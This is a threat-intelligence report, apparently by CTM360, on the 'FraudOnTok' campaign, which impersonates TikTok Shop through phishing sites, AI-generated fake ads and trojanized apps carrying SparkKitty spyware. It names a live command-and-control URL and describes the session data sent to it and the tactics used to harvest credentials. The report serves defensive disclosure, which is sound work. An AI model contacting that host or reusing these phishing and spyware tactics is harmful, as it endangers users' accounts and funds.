Report | August 2025

FraudOnTok

The SparkKitty Drop on TikTok Shops

Analysis by CTM360

CTM360®

INDUSTRY	COUNTRY	REGION	DATE
All	All	All	05-08-2025

OVERVIEW :

CTM360 has discovered a widespread ongoing malicious campaign specifically aimed at TikTok Shop users across the globe. Threat actors are exploiting the official **in-app e-commerce** platform through a **dual attack strategy that combines phishing and malware** to target users. The core tactic involves a deceptive replica of TikTok Shop that tricks users into thinking they're interacting with a legitimate affiliate or the real platform. We have dubbed this **Tiktok Shop scam** campaign as "**FraudOnTok**".

The ongoing TikTok Shop scam campaign employs **multiple sophisticated tactics** to target different users including end users (buyers), and TikTok Shop Affiliate Program participants on the platform. The Threat actors are using fake Meta ads and AI-generated TikTok videos that mimic influencers or official brand ambassadors.

A key element of the campaign involves lookalike domains that closely mimic legitimate TikTok URLs. These domains serve two main purposes: hosting phishing pages designed to steal user credentials and distributing trojanized apps. Once installed, these trojanized apps mimic TikTok's interface but covertly deploy a variant of the **SparkKitty Spyware**, enabling deep data exfiltration from compromised devices.

Key Findings on FraudOnTok Scam Campaign:

- The campaign's scope extends beyond TikTok Shop impersonation and includes fraudulent versions of TikTok Wholesale and TikTok Mall. Over **10,000 +** impersonated websites have been identified to date, many hosted on dedicated spoofed domains.
- TikTok shop sites have been observed using **free or low-cost top-level domains** such as **.top**, **.shop**, and **.icu** etc.
- The threat actors distribute malicious App files through embedded download links and QR codes, with **5,000+** distinct App download sites detected thus far.
- The campaign cryptocurrency wallet as the payment method, subsequently hijacks transactions to carry out fraud and steal digital funds.
- TikTok Shop is officially available in **17 countries** including the UK, US, Indonesia, and several in Europe and Asia; however, TikTok shop scams is rapidly increasing and spreading on a global scale, targeting users worldwide beyond these regions.


SCAM STAGES:

CTM360 Scam Navigator

CTM360's Scam Navigator is inspired by the MITRE framework. It illustrates how scammers operate through different stages of a scam and classifies frequently used techniques, helping teams recognize and respond to recurring fraudulent activity.
Built on the MITRE model, it identifies seven key stages in a scam: resource development, Evasion, trigger, distribution, target interaction, motive, and monetization. There are commonly 2 phases in the scam, represented as Phase 1 (in grey) & Phase 2 (in light red).

This Scam Navigator has been mapped to this Scam campaign, providing insight into the scam's lifecycle and shedding light on the techniques, entry points, and attack objectives.


By breaking down the scam across these stages, the framework enables a clearer understanding of how these campaigns evolve and where defenses can be most effectively applied.





*Scam Navigator - **FraudOnTok Shop Scam***

CTM360 Observations

As CTM360 identified the TikTok campaign, three primary phishing templates were identified, all crafted to mimic different aspects of TikTok Shop's commercial ecosystem specifically TikTok Shop, TikTok Wholesale, and TikTok Mall. These phishing templates are used to lure users into depositing cryptocurrency on fraudulent storefronts, leveraging fake product listings and urgency tactics.









Tiktok Phishing Templates

10,000+ Total URLs identified

Separately, a distinct malware-based template was also identified, masquerading as a professional Tiktok shop affiliate participants management platform. This variant encourages users to download a malicious App, which is designed to hijack accounts, steal sensitive information, and potentially enable persistent device compromise. While the lures differ, both attack paths exploit user trust in TikTok Shop's brand and interface to maximize impact.

Note: The templates were identified based on the keyword patterns found in each phishing URLS.





Malware-Based Templates

5,000+ Total URLs identified

CTM360 Observations


Trigger and Distribution

Bogus Profiles & Fake Ads

The scam mimics legitimate TikTok Shop activity through fake ads, profiles, and AI-generated content, tricking users into engaging to distribute malware.

- **Deceptive Ads with AI-Generated Content:** Fake ads are widely circulated on Facebook and TikTok, featuring AI-generated videos that mimic real promotions to attract users with heavily discounted offers.

- **Bogus Influencer and Affiliate Profiles:** Scammers create fake profiles posing as influencers or Tiktok shop affiliate participants to build credibility and trick users into luring with the fraudulent TikTok platform.



Samples of sponsored ads and Bogus profiles


CTM360 Observations


Motive & Monetization


The TikTok Shop scam monetizes by tricking buyers and affiliate program participants into depositing money for products or commissions they'll never receive. The scam exploits both consumer trust and the affiliate ecosystem through tactics such as:


- Direct Payment Theft: Luring buyers and affiliate program sellers with fake or heavily discounted products, then accepting payments via untraceable methods like cryptocurrency (USDT) or "cash collection."
- Advance Fee Scams: Convincing affiliate participants to "top up" fake on-site wallets with cryptocurrency, under the promise of future commission payouts or withdrawal bonuses that never materialize.
- Phishing: Using fake TikTok Shop login pages to steal user credentials and trojanized apps to later used to hijack accounts or commit further fraud.

The core motive is fraudulent financial gain, exploiting the trust in online shopping, affiliate earnings, and the irreversibility of certain payment methods.










TikTok phishing site monetization stage

SparkKitty Trojan Analysis

This discovery was first reported by the Kaspersky team, who identified the SparkKitty Trojan as a cross-platform mobile spyware distributed via malicious crypto-themed apps on both official app stores and scam websites.

App Behavior and Deceptive UI


- The modified App under investigation mimics an outdated version of the official TikTok application, deceiving users with a familiar interface while embedding hidden malicious functionality.
- Login Deviation: While the standard email-based login fails consistently, the app permits access via Google OAuth login. This divergence is likely intended to bypass traditional login flows and reduce detection, as Google authentication provides a token-based session without requiring in-app email validation.
- Fake TikTok Shop Interface: After login, the user is presented with a seemingly legitimate "**TikTok Shop**" interface, despite not having a business or creator account enabled. This suggests UI manipulation and injection of unauthorized Shop elements to create a false sense of legitimacy.
- WebView Abuse: When the "Shop" section is accessed, the app opens a WebView directed to a login page that prompts the user for a username and password. This is anomalous behavior, as personal TikTok profiles should not prompt for reauthentication in a WebView, especially in non-business contexts. The phishing page is likely designed to harvest credentials or session cookies.



Malicious App installs on iOS by spoofing UI prompts to bypass security and gain permissions.

SparkKitty Trojan Analysis

App Behavior and Deceptive UI



TikTok Phishing Site Embedded Within Malicious App

Network Communication and C2 Behavior

Upon interaction with the app, the following suspicious network activity was observed:

Command & Control Endpoint:

https://aa.6786587.top/?dev=az


- This domain receives POST and GET requests, with parameters including:
  - **TikTok_id**, likely harvested from the user's session.
  - **PHPSESSID**, a session token commonly used for persistent tracking.


- The C2 server responds with Base64-encoded payloads, which are assumed to contain:
  - Dynamic configurations.
  - Campaign IDs.
  - Triggers or command instructions.
  - User/session-specific tracking codes.

- Given the use of encoded responses and device identifiers, the app appears to function as a stage-one loader or beacon, reporting back successful infections and retrieving campaign-specific parameters.

SparkKitty Trojan Analysis

Network Communication and C2 Behavior




